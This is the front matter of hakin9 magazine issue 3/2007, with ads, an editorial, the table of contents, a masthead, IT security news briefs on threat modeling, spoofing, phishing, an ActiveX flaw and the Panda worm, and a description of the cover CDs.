

hakin9 3/2007 (10)

hakin9

Hacking Oracle Database • LD_PRELOAD Tricks • RSA • Web Servers and Web Services • Wireless Networks

hakin9

practical protection

Hard Core IT Security Magazine Issue 3/2007 (10) Vol.2 No. 3 14.99USD 14.99AUD Bimonthly ISSN 1733-7186

Hacking Oracle

+

- Hacking WiFi and warchalking
- Hijacking syscalls with LD_PRELOAD
- Factorization attack to RSA
- Security of Web Servers and Web Services
- Malware detection with vulnerability assessment tools

LIVE TRAINING CENTER
boot practice understand

WARGAME
hakin9
COMPETITION
Don't Miss Your Chance!

Must-have applications on the CD!

- Full versions of 4 great applications:
- AntiSpyware by Ashampoo
 - a-squared Anti-Malware by EmsiSoft
 - Intelli HyperSpeed 2005 by IObit
 - VipPrivacy by VIP Defense



Details:

tel. +48 22 887 39 45
tel. +48 22 887 10 11
itunderground@itunderground.org

www.itunderground.org



It's extremely hard to keep your security software up to date. Keeping your employees' abilities and knowledge in that way is even harder. That's why the IT Underground conference was created. To deliver what is mostly needed. Knowledge and news.

The best hardware and the most sophisticated software in the hands of an unexperienced employee won't improve your company's security level even a bit.

Join us and feel safe.

Lectures given by the best in IT security, 10 hours of workshops in the BYOL (Bring Your Own Laptop) mode which increase the effectiveness of your security systems are just a part of what IT Underground has to offer. The key feature of our conference is a group of people who during discussions offer what is valued the most - experience, knowledge and a different approach to a specific problem.

Remember about your safety. Remember to be at the IT Underground.

IX edition of the conference!
Dublin / Ireland

Already in June 2007
20th June - One Day Workshop

21st - 22nd June - Conference



IT UNDERGROUND

IT ПИДЕВЕКОПИД

IT hacking techniques, practice and tools
hard core IT hacking workshop

Feeling safe?

You are certain that there is no
threat to your company's data?

There's nothing more wrong.

Fresh IT Security Knowledge
Great Discounts for Hakin9 readers!

LIMITED
ATTENDANCE

Organizers:

haking

software
KONFERENCJE



Media partners:

LINUX+

Software Developer's
FOR THE SOFTWARE DEVELOPER PROFESSIONAL
JOURNAL

Editors Words

We admit that there were some unexpected changes and modifications in the early phases of *hakin9* English edition. Now, however, everything is fixed and well organized. We release two IT security magazines: *hakin9* and *hakin9* starterkit. First is a 'regular' *hakin9* – Hard core IT Security Magazine. It is a bi-monthly directed to quite advanced IT security specialists, both professionals and hobbyists. It contains various articles covering both attack and defense techniques and comes with two free cover – mount CDs.

Second mag is *hakin9* starterkit – IT security magazine for less advanced readers. It is also a bi-monthly and we try to make each edition devoted to one, specific aspect of IT security. *hakin9* starterkit is available with one free cover – mount CD.

As both journals are released every second month, there are few week when two of them are on sale simultaneously. Readers can choose the magazine that suits them better and that meets their expectations. The companies can take advantage of both editions as the need to educate employees on IT security is prevalent and urgent in the face of omnipresent vulnerabilities and threats. *hakin9* 'regular' will be a great source of knowledge for the specialists from the company's IT department.

hakin9 and *hakin9* starterkit are possible to subscribe separately (\$49 for one year – 6 issues) and together (\$79 – for one year, 12 issues in total). We encourage our dear readers to subscribing to *hakin9* for it lets you save 60% of the shop prize and have great magazine delivered right to your place or office.

There is also a special offer for the companies which apart from magazines' delivery provides the firm with attractive advertising space in the magazine.

To learn more about subscription or to buy it visit our website – www.en.hakin9.org

We hope that this explanation helps you to decide which of our IT security magazines you prefer and which you would like to recommend to your employees or friends.

In this issue of *hakin9* magazine we are proud to offer you great articles from which you can learn some new hacking techniques; 2 free CDs containing full versions of useful applications, CISCO training and the second episode of our exciting Wargame.

*Magdalena Błaszczyk & hakin9 team,
magdalena.blaszczyk@hakin9.org*

In brief

06

Section hosted by Zinho and www.hackerscenter.com team
Selection of news from the world of IT security

CD Contents

10

Magdalena Błaszczyk

What's new in the *hakin9.live* 3.2.2-aur and what must-have applications you will find (*Intelli HyperSpeed 2005, Ashampoo AntiSpyWare, Vip Privacy, a-squared Anti-Malware*).

Tools

ZmbScap: Zombie Scapper

12

Aditya K Sood, Pranay Kanwar

Authors describe an open source tool preventing distributed denial of service attacks, scanning the target machine for specific ports and killing the agents.

TrueSword 4

13

Jennifer Allen

The author presents a tool developed to protect the computer against malicious programs that break the privacy. TrueSword scans the hard disk, the registry and removes dangerous objects.

Basics

Security of Web Servers and Web Services

14

Volker Hockmann

From this article you will learn how to conduct a simple attack against the Microsoft IIS web server and will get to know a lot about web servers and web services associated with them.

Attack

LD_PRELOAD Tricks

22

Stefan Klaas

The author shows how to hijack syscalls with LD_PRELOAD, how to sniff various protocols in userland and what is the best way of reversing dynamically linked executables.

Factorization Attack to RSA

30

Daniel Lerch Hostalot

After reading this article you will know much more on inner RSA functioning and will be able to run factorization attacks.

Analysing and Mapping Wireless Networks

38

Andrej Komarov

This writing provides some great information on Wi-fi positioning, creating a wardriver's map and running common attacks in the wireless infrastructure.

Defence

Malware Detection with Nessus Vulnerability Assessment Tool 46

David Maciejak

The author presents malware behaviour detection that can be done by Nessus, and shows how to detect clue of the infection and how to write custom Nessus plugins using NASL.

Oracle Database Server Security 58

Mikołáš Panský

The article provides general information on Oracle, teaches a basic hacking Oracle method and basic Oracle defense techniques.

Firewall Features and Tips 64

(Gr@ve_Rose) Sean Murray-Ford

In this article, author sheds the light at different features available on most firewalls and how those features pertain to security at a low level.

The Bleeding Edge

In the Wild 68

Matthew Jonkman

News from the Bleeding Edge Threat. You wanna rant?

Consumers Test

Test on Antivirus Software 70

TopTenReviews.com team, *hakin9* team

Consumers tests on antivirus software. Our goal is to help the readers to make a right choice when buying, choosing an antivirus to better secure your systems.

Interview with...

M4sterguru & Pintas on Protech 76

Self exposure

Interview with Dr Anton Chuvakin 78

Books reviews 80

Damian Szewczyk, Carlos Ruiz Moreno

Upcoming 82

Magdalena Błaszczuk

Here we present the subjects that will be brought up in the upcoming *hakin9 StarterKit*.

hakin9 Hard Core IT Security Magazine

Editor in Chief: Ewa Dudzic ewa.dudzic@software.com.pl

Editor: Magdalena Błaszczuk magdalena.blaszczuk@hakin9.org

Editorial Advisory Board: Clement Dupuis, Matt Jonkman,

Jay Ranade, Terron Williams, Steve Lape

DTP Director: Artur Wieczorek artur.wieczorek@software.com.pl

Prepress technician: Marcin Pieńiewski

marcin.piesniewski@software.com.pl

Art Director: Agnieszka Marchocka

agnieszka.marchocka@software.com.pl

CD: Rafał Kwaśny

Proofreaders: Nick Potter, Dustin F. Leer, Mike Gibson,

Kelley Dawson, Steve Lape

Top betatesters: Nick Baronian, Nadim Taha, Steven Roddis,

Stavros Lekkas, Daniel Sliigar, Shon Robinson, Łukasz Witczak,

Jarosław Pawlak, Michele Orrù, Shane Burke, Justin Seitz,

Wendel Guglielmetti Henrique, Peter Hüwe, Damian Szewczyk,

Peter Harmsen, Kevin Bewley

President: Monika Godlewska monikag@software.com.pl

Senior Consultant/Publisher: Paweł Marciniak pawel@software.com.pl

Production Director: Marta Kurpiewska

marta.kurpiewska@software.com.pl

Marketing Director: Ewa Dudzic ewa.dudzic@software.com.pl

Subscription: subscription@software.com.pl

Publisher: Software Media LLC

(on Software Publishing House licence www.software.com.pl/en)

Barksdale Professional Centre

Newark, DE 19711, USA


Tel: 004822 8871010

www.en.hakin9.org

Software LLC is looking for partners from all over the World. If you are

interested in cooperating with us,

please contact us by e-mail: cooperation@software.com.pl

Print: 101 Studio, Firma Tęgi / 

Printed in Poland

Distributed in the USA by: Source Interlink Fulfillment Division, 27500

Riverview Centre Boulevard, Suite 400, Bonita Springs, FL 34134

Tel: 239-949-4450.

Distributed in Australia by: Europress Distributors Pty Ltd, 3/123


McEvoy St Alexandria NSW Australia 2015, Ph: +61 2 9698 4922,

Fax: +61 2 96987675

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.

All trade marks presented in the magazine were used only for informative purposes. All rights to trade marks presented in the magazine are reserved by the companies which own them.

To create graphs and diagrams we used smartdraw.com program by

 SmartDraw company.

CDs included to the magazine were tested with AntiVirenKit by G DATA Software Sp. z o.o.

The editors use automatic DTP system 

ATTENTION!

Selling current or past issues of this magazine for prices that are different than printed on the cover is – without permission of the publisher – harmful activity and will result in judicial liability.

hakin9 is also available in: Spain, Argentina, Portugal, France, Morocco, Belgium, Luxembourg, Canada, Germany, Austria, Switzerland, Poland, Czech, Slovakia

The *hakin9* magazine is published in 7 language versions:

EN  PL  ES  CZ 

IT  FR  DE 

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.



VoIP security tips disclosed

By 2010, most of well-known organizations in the US and Canada will be using VoIP products and services, according to Infonetics Research.

The new research provided by Business Solutions claims that it is necessary to focus on to maintain a sturdy protection against security lapses.

New research has emphasized security tips to help make sure VoIP security violations do not become a standard.

The resellers are advised to equip themselves with VoIP hackers' tools.

The tools can be used by VARs to penetrate *insecure* networks for learning and demonstration purposes such as phone registration high jacking, denial of service attacks, etc.

The firms should be aware of flaws in their systems and possibility of using them.

They are also advised to combine voice and data expertise, so that voice technicians work with security experts, making them become aware of the importance of their roles and how security should form a key part of a product.

Moreover, tips include prioritizing customers' security threats, using a virtual LAN to segment voice traffic, implementing application-level security, using the latest security protocols and choosing compatible VoIP security components.

Windows as vulnerable as it ever was

Microsoft's 'super secure' operating system Vista will be plagued by hackers just as much as its predecessor XP, a security boffin has warned.

Marc Maiffret, founder and chief hacking officer of eEye Digital Security said hackers were starting to look at how to turn over Vista and have already found five or six different Vista-specific vulnerabilities.

No other software company does more to secure its code than Microsoft, but it is weird that people think that there is going to be a point where the operating system is impenetrable as this is never going to happen, he said.

The modeling approach on modern security threats

Threat Modeling is by far the most discussed topic in the IT Security professionals environments nowadays. It is a structured approach for identifying, evaluating and mitigating risks involved in system security. Before the formal implementation of threat model, the developers relied on Code Reviews and pen-testing to test the application for code breaches.

These two methods can uncover the security issues in implementation phase of software development but nothing was in place to test the design of the application for security issues. The Threat Model helps uncover security issues at design phase of the software development life cycle.

An application team comprises of Designers, Developers and testers. All three have their own ways of understanding of the application internals. Before finalizing on the threat model for a particular application, all these three teams should discuss together and present their own ideas about the application security breach points. The documents which help doing this are DFD (*Data Flow Diagrams*), Application Architecture Document and High Level Design document.

Threat Model is like a template looking at which many technical, management and legal issues can be addressed. The following are few points regarding what can be achieved using Threat Model: detailed understanding of weaknesses of the application; prioritize the fixing process of security bugs; prioritize the usage of security budget; risk management; Incident Response strategy formation; find security bugs before an attacker finds it and takes advantage of it; awareness of Legal issues.

To build a Threat Model, detailed understanding of the application work flow is important. The following is the list of things required to build a threat model: understand the system inside out; list the Processes; list the files used by processes; understand the inter process communication mechanisms; understand the inputs and how

the inputs are validated; enumerate the entry and exit points in the application; identify the security requirement for the application; identify the Threats; identify the countermeasures.

STRIDE is an acronym derived from the six threat categories as follows.

- **Spoofing:** Allows an attacker to pose as another user, component or system that is recognized by the system in test,
- **Tampering:** Modification of the data used by the application,
- **Repudiation:** Let the attacker get away with malicious activity,
- **Information Disclosure:** Giving the attacker more information than needed which might lead to an exploit,
- **Denial of Service:** Allows an attacker to prevent legitimate users from obtaining service from the system,
- **Elevation of Privilege:** Unprivileged user gaining privileged access.

SPOOFING

Spoofing is the creation of TCP/IP packets using somebody else's IP address. Routers use the "destination IP" address in order to forward packets through the Internet, but ignore the "source IP" address. That address is only used by the destination machine when it responds back to the source.

A common misconception is that "IP spoofing" can be used to hide your IP address while surfing the Internet, chatting on-line, sending e-mail, and so forth. This is generally not true. Forging the source IP address causes the responses to be misdirected, meaning you cannot create a normal network connection.

However, IP spoofing is an integral part of many network attacks that do not need to see responses (blind spoofing).

Examples of spoofing:

- man-in-the-middle: packet sniffs on link between the two end points, and can therefore pretend to be one end of the connection routing redirect.
- redirects routing information from the original host to the hacker's host (this is another form of man-in-the-middle attack).
- spoofing individual packets by hackers host.
- blind spoofing: predicts responses from a host, allowing commands to be sent, but can't get immediate feedback.
- flooding: SYN flood fills up receive queue from random source addresses; smurf/fraggle spoofs victim address, causing everyone respond to the victim.

Tools used for spoofing:

- IPspoof (IP)
- MACspoof (MAC)
- ARPspoof (ARP)
- NetSpoofer (TCP)
- IPspoof (IP)
- MACspoof (MAC)
- ARPspoof (ARP)
- NetSpoofer (TCP)
- session creation and hijacking

The output of the Threat Model is a better design of the application using which developers can code adhering to the Secure Coding Standards and secure application design guidelines.

The tester can make use of the threat model to identify the types of attacks which can happen on the application and write test cases to test the application for each type of attack.

When Software Security Solutions Are Just Not Good Enough

A fairly high percentage of computer users are now educated enough to know they must have security products deployed in order to protect their computers. In the case of Corporate Users, the IT staff makes sure their gateway is stacked with the latest and greatest security appliances protecting the parameter. In the case of Home Users, the users themselves make sure to install security software, typically a combination of personal firewall, antivirus and anti-spam. Or a single streamlined Internet Security Suite. In both cases, the solution is simply not good enough! The advantages of external hardware-based security appliances are:

- Immunity from the inherent vulnerabilities of the underlying OS,
- Mobile code is not run,
- Cannot be uninstalled Security attacks often start by targeting the security software, while trying to uninstall it or stop its activity,
- Non-writable Memory,
- Controlled by IT personnel,
- Performance,
- Prevent potential software conflicts.

Also, more and more of the corporate users actually have laptops and no desktop computers. More and more users are becoming mobile, working remotely from outside the organization, working either from home, or are simply on the road traveling as part of their business duties. The minute the user packs up his laptop and leaves the protected (by a series of dedicated hardware security appliances) organizational perimeter all the amount of money and professional effort that went into building up the corporate gateway,

all of that becomes meaningless! The user has left the corporate protection behind, and is left essentially naked only with the software security solution to his protection. And weve already established above it is not enough.

The perfect solution that solves all the issues presented above is simply to use a Personal Security Appliance A term coined by Yoggie Security Systems. Yoggie has coined the term and essentially created a whole new category of security products. The first of its kind in the world is Gatekeeper which is a powerful and robust hardware-based security appliance that connects to the laptop through a normal USB connector and externally scans and protects all the traffic with a series of 13 different security applications. This way the powerful corporate-level security can be re-instated even as the user is away from the protected corporate perimeter, allowing the laptop user maximum performance and productivity (by offloading it and using external security applications, instead of laptop-installed ones), giving them the highest level of security, and allowing the IT department means to monitor and enforce security policies over remote and traveling laptops without being intrusive to their users. Yoggie has opened a new road that many other companies will try to follow in the next few months.

Securing Europe 2007 in Brussels: Special Offer for Hakin9 readers

Please join us in Brussels, 25-30 June for Securing Europe 2007, an eye-opening SANS training event with a line-up of 6 of our most requested courses. These courses will expose you to security vulnerabilities and threats that you never imagined. Putting you in the shoes of the attackers is the best way for you to defend your systems, and the SANS Promise is that you will be able to use what you learn in class the day that you return to your office.

As part of our commitment to the security community, we have arranged with Hakin9 magazine that any reader registering for SANS Brussels using the Hakin9 code will automatically receive a \$250 discount.

For course descriptions and registration details please visit: <http://www.sans.org/brussels07>.

Beware of RSS Feeds

Many analysts and web developers warnings about hacking threats *trojanized* in the, omnipresent, Rss feeds containers are being unheard.

Even if Rss feeds have been in use for some years, they must be considered a security potential threat due to the way they handle contents.

The first worms, in form of keystroke loggers and sensible info leechers, have appeared in the last months of 2006 in connection to AJAX enabled web pages.

They are destined to be the next generation vector of attacks in the web browser contest.

The fact that many sites rely upon external javascripts codes to show news put them at a high risk in direct proportion to the trust one gives to the news provider.

Moreover, the complete absence of sanitization into the most spread open-source news readers makes the job easy for a malicious news provider to execute malicious code over thousands visitors of other unaware websites.

The advice is to always sanitize the syndicated contents and if possible to rely only on well-established/trusted web sites news provider.

\$250 Discount



Privacy Enhancing Technologies

The 7th workshop on privacy enhancing technologies will bring together anonymity and privacy experts from around the world to discuss recent advances and new perspectives in privacy for the Internet and other communication networks. It will be held at University of Ottawa, Canada on June 20 – June 22, 2007.

The workshop seeks submissions from academia and industry presenting novel research on all theoretical and practical aspects of privacy technologies, as well as experimental studies of fielded systems. They encourage submissions from other communities such as law and business that present their perspectives on technological issues.

For more information visit <http://petworkshop.org/2007/>

SIGECOM

Since 1999 the ACM Special Interest Group on Electronic Commerce (SIGECOM) has sponsored the leading scientific conference on advances in theory, systems, and applications for electronic commerce. The Eighth ACM Conference on Electronic Commerce (EC'07) will feature invited speakers, paper presentations, workshops, and tutorials covering all areas of electronic commerce.

The conference will be held from Monday June 11th through Friday June 15th, 2007 at the FCRC'07 in San Diego, California, USA.

For more information visit <http://stiet.si.umich.edu/ec07/>

CSI

NetSec 2007, held this year in Scottsdale, Ariz., promises to be the industry's premier network security conference. NetSec combines management topics with a technical focus to bring you cutting edge strategies and solutions.

Topics to be covered: Attacks and countermeasures; Awareness Training and Education; Management and Governance; Critical Issues; Fundamentals; Risks and Audit, and more.

For more information visit <http://www.gocsi.com/netsec/>

Chinese hackers against U.S. Department of Defense

It is reported that most of the threats and attacks to U.S. Defense Department networks come from Chinese hackers. They are though to wage all-out warfare against the official networks.

Chinese hackers gained notoriety in the United States in 2003 already, after a series of dangerous intrusions run by a team of researchers in Guangdong Province.

Netwarcom official, who spoke to reporters in February stated that *attacks coming from China, probably with government support, far outstrip other attackers in terms of volume, proficiency and sophistication.* He added: *They will exploit anything and everything.* It is impossible to confirm the involvement of Chinese government, the attacks are extremely deliberate, which indicates to the authorities engagement.

Hackers from China aim in technology theft, exfiltration, intelligence gathering, research on DOD operations and the creation of dormant presences in DOD networks for future action, senior official reported.

Chinese hackers conducted an intrusion in November 2006. It seriously affected the Naval War College's network, making the college shut down its e-mail and computer systems for several weeks! Investigation proved that they were looking for information on war games in development in the College database.

NWC was one of the weakest links. It was indeed vulnerable for it was not part of the Navy Marine Corps Intranet and did not have the latest security protections, the official said.

Hackers from Eastern Asia have been using spear phishing a lot, sending deceptive mass e-mail messages to lure Defense Department users into clicking on a malicious URL. China is also using more traditional hacking methods, such as Trojan horse viruses and worms, but in innovative ways.

An example: a hacker plants a virus as a distraction and then comes in slow and low to hide in a system while the monitors are distracted. Hackers will also use coordinated, multipronged attacks, the senior official added.

All of that resulted in some other senior military officials expressing the country urgently need for developing new policies and procedures for fighting in the cyber domain.

Current U.S. cyber warfare strategy is dysfunctional, complains Gen. James Cartwright, commander of the Strategic Command (Stratcom), in a speech he gave at the Air Warfare Symposium in Orlando, in February. *Offensive, defensive and reconnaissance efforts among U.S. cyber forces are incompatible and don't communicate with one another, resulting in a disjointed effort,* general said.

Another official stated that *current policies prevent the United States from pursuing cyberthreats based in foreign countries. Thus, the United States should take more aggressive measures against foreign hackers and Web sites that help others attack government systems. It may take a cyber version of the 2001 terrorist attacks for the country to realize it must re-examine its approach to cyber warfare.*

U.S. Authorities' approach is being described as an active defense, in which monitors build defenses around the perimeter of Department of Defense systems, work to mitigate the effects of attacks and restore damaged parts of the network. Cyberthreats are revolutionary because there are no battle lines, the intelligence is intangible, and attacks come without warning, leaving no time to prepare defenses. Education and training of computer users are the most effective defense methods.

There is one, great positive thing about the cyberthreats though. There is no killing involved.

Enter your e-mail PIN number

January 2007 was the first month ever, more e-mails bearing phishing attacks had been reported than those containing malware. Almost 1 percent of all e-mails traced in January, had mark of a phishing attacks.

These are becoming more and more sophisticated due to the increase in the number of online merchants and sites asking users to access their accounts using more than just a login and password. The security specialists keep seeking for ways to defend against identity thieves.

Reflexion Networks, a Boston-based e-mail security company uses an address-based e-mail security

solution that could have wider applications in the battle against phishing.

They use something similar to e-mail PINs (personal identification numbers), in which a user creates an e-mail address that includes a component known only to the recipient and the party to which it has been disclosed.

Thanks to this approach, one can create an alphanumeric address that is given only to a bank or PayPal. Any e-mail received that seems to be from that company could then be easily identified – the combination of correct *to* and *from* e-mail pairs is nearly infinite. Phishers should not be able to get the correct e-mail address under this scheme.

Anti-Phishing Working Group
APWG

Report Phishing
Report phishing emails, phishing sites and malware to the anti-phishing working group and help stop this malicious threat to your business. Click "Report Phishing" link below for instructions.

report phishing - click here
vendor solutions directory

Announcing the Call For Papers for the second annual APWG eCrime Researchers Summit

What is Phishing and Pharming?
Phishing attacks use both social engineering and technical subterfuge to steal consumers' personal identity data and financial account credentials. Social-engineering schemes use "spoofed" e-mails to lead consumers to counterfeit websites designed to trick recipients into divulging financial data such as credit card numbers, account usernames, passwords and social security numbers. Hijacking brand names of banks, e-retailers and credit card companies, phishers often convince recipients to respond. Technical subterfuge schemes plant crimeware onto PCs to steal credentials directly, often using Trojan keylogger spyware. Pharming crimeware misdirects users to fraudulent sites or proxy servers, typically through DNS hijacking or poisoning.

Crimeware Mutations Shatter Records in December
Note: Click graph to download full report

Password Stealing Malicious Code Unique Applications

Application	Count
Microsoft	100
Internet	134
Windows	154
Mac	167
Linux	180
Java	215
PHP	232
Perl	252
Python	272
JavaScript	272
VBScript	297
VB	330
ASP	340

APWG Members
- 2500+ members
- 1400+ companies in agencies worldwide
- 4 of the top 10 US ISPs
- 4 of the top 5 US ESPs
- Hundreds of technology vendors
- National & provincial law enforcement worldwide

APWG Working Group
- Best Practices
- Education
- Future Threat Models & Forensics
- Phishing Data Repository
- Stopping the Problem
- Solution Evaluation & Deployment
- Education
- Working with Law Enforcement and Legislators

APWG Premium Members:
mxlogic
nab
RSA

Dangerous ActiveX component

ActiveX component that is incorporated in numerous technical support packages creates a risk of hacking attacks, security watchers warn because of flaws in it. SupportSoft's ActiveX controls are subject to multiple buffer overflow vulnerabilities.

In this way, hackers are able to use them to inject malware onto vulnerable systems. The Internet providers (ISPs) and PC manufacturers use the controls for remote assistance and other technical support functions, creating a large pool of potentially vulnerable users.

Exploitation would involve tricking users into visiting maliciously constructed websites featuring ActiveX controls that take advantage of SupportSoft's vulnerabilities. Companies

like IBM, Telefonica, BT, Symantec and Bank of America which are using this technology. Symantec users should apply an update. SupportSoft has also published an advisory. The problem begins with controls since most third-party software packages don't exactly spread their use of SupportSoft ActiveX components, most ordinary users won't be aware whether they are exposed to the problem or not.

Because of this potential dilemma security clearing house US CERT advises users to disable SupportSoft ActiveX controls in Internet Explorer as a precautionary workaround. More simply users might want to disable ActiveX controls in the Internet Zone but this might render some websites unusable.

Kernel Malwares

The number of Malwares affecting Operating systems at the kernel level has had an increase of 600 per cent in the past twelve months.

The announce comes from one of the most active and prolific security tech labs in the industry: F-Secure. Kimmo Kasslin who is working at F-Secure has provided statistical evidences of the trend of modern malwares and virii in a well-known paper called *Kernel Malware: The Attack from Within*.

The drastic increase is mainly due to the more and more educated malware coders who have now discovered new powerful tools to rely upon: api hooking and kernel-mode rootkits to hide their presence on the compromised system.

A completely new challenge to Antivirus manufacturers that will have to concentrate on new, more sophisticated scanning engines instead on speed of release of virus definitions.

China Hacker Released, will eradicate his own worm

FBI (The Federal Bureau of Investigation) has made it many times. Hacker released in change of help with cybercrime fight.

China authorities did much more. Panda Worm 26 years old creator, arrested few days after the worm spread, has been released.

He has been forced to write an anti-worm tool to eradicate the worm he himself created.

Panda Worm, sold for 13000\$ to more than 120 people, hit millions of computers, servers and home pc, in the attempt of stealing online gaming usernames and passwords.

However, it was able to camouflage itself into an image of a panda holding three sticks of incense.

Moreover, China's National Computer Virus Emergency Response Center says it was the nastiest piece of malware in at least four months.

Useless to say China is trying to change his image of hackers and spammers heaven that the last 5-10 years events granted it.



CD Contents

hakin9 magazine comes with 2 CD full of exciting surprises.

CD1 contains *hakin9.live* (*h9l*) version 3.2.2-aur, which, apart from useful tutorials, contains full versions of the most interesting commercial applications negotiated exclusively for our readers.

hakin9.live is a well-known bootable Linux distribution crammed with useful utilities and tutorials. To start using *hakin9.live* simply boot your computer from the CD. *h9l* version 3.2.2-aur is based on the Aurox 12.0 distribution. The system runs the 2.6.17 kernel with some patches and features improved hardware detection and network configuration. The default graphical environment is currently based on KDE 3.5.5. It looks very nice and is highly configurable and has very modest hardware requirements. As usually, you can find the Aurox Installer on *h9l* 3.2.2-aur. After launching it on the disk, you can install additional programs using the yum command. Within this *hakin9.live* CD you get many new and updated package versions of the *hakin9.live* programs including Wire Shark (a tool for network troubleshooting, protocol development, and education worldwide) and kernel modules (Union FS and Squash FS).

Materials on *h9l* CD are selected in appropriate directories:

- doc – indexes in HTML format,
- tut – tutorials,
- apps – commercial applications.

CD2 contains two extras for *hakin9* readers:

- CCNA – CISCO Certificate Training, part 3
- Wargame, episode 2




Figure 1. Wireshark

Especially for *hakin9* readers we enclose some interesting applications that will help you to better secure your system:

Intelli HyperSpeed 2005 by IObit – will automatically find the best settings for optimizing Windows to the hilt, and dramatically boost your computer operation and Internet connection speed by up to 600%. Using the ultimate optimization technologies, it provides you with 5 optimization modes: work station, home entertainment center, game machine, technical computing and even *I don't Know*. You can choose any mode or switch among them freely according to your need. Success is just 1 mouse click and a few seconds away.

Retail price – \$24.95

Ashampoo AntiSpyWare – protects you comprehensively against the full spectrum of new malware (malicious software) threats that you are exposed to on the Internet. It does this with advanced new technology and backs it up with an additional suite of security tools. Once you've set it up it does all the work for you. It's like having a personal computer bodyguard who's always there to fight off attacks. Even the regular updates with information about new threats can be fully automated.

Retail price – \$39.30

a-squared Anti-Malware by EmsiSoftware (6 months licence) – has now turned the tables and no longer trails behind the malware authors. It does not identify damaging software purely on the basis of signatures, but also looks at how it behaves. This means that you will be protected from the hundreds of new Trojans, Worms, Dialers, Rootkits and Spywares that appear every day. *Secure your own six month full version of a-squared Anti-Malware by using the following code:*


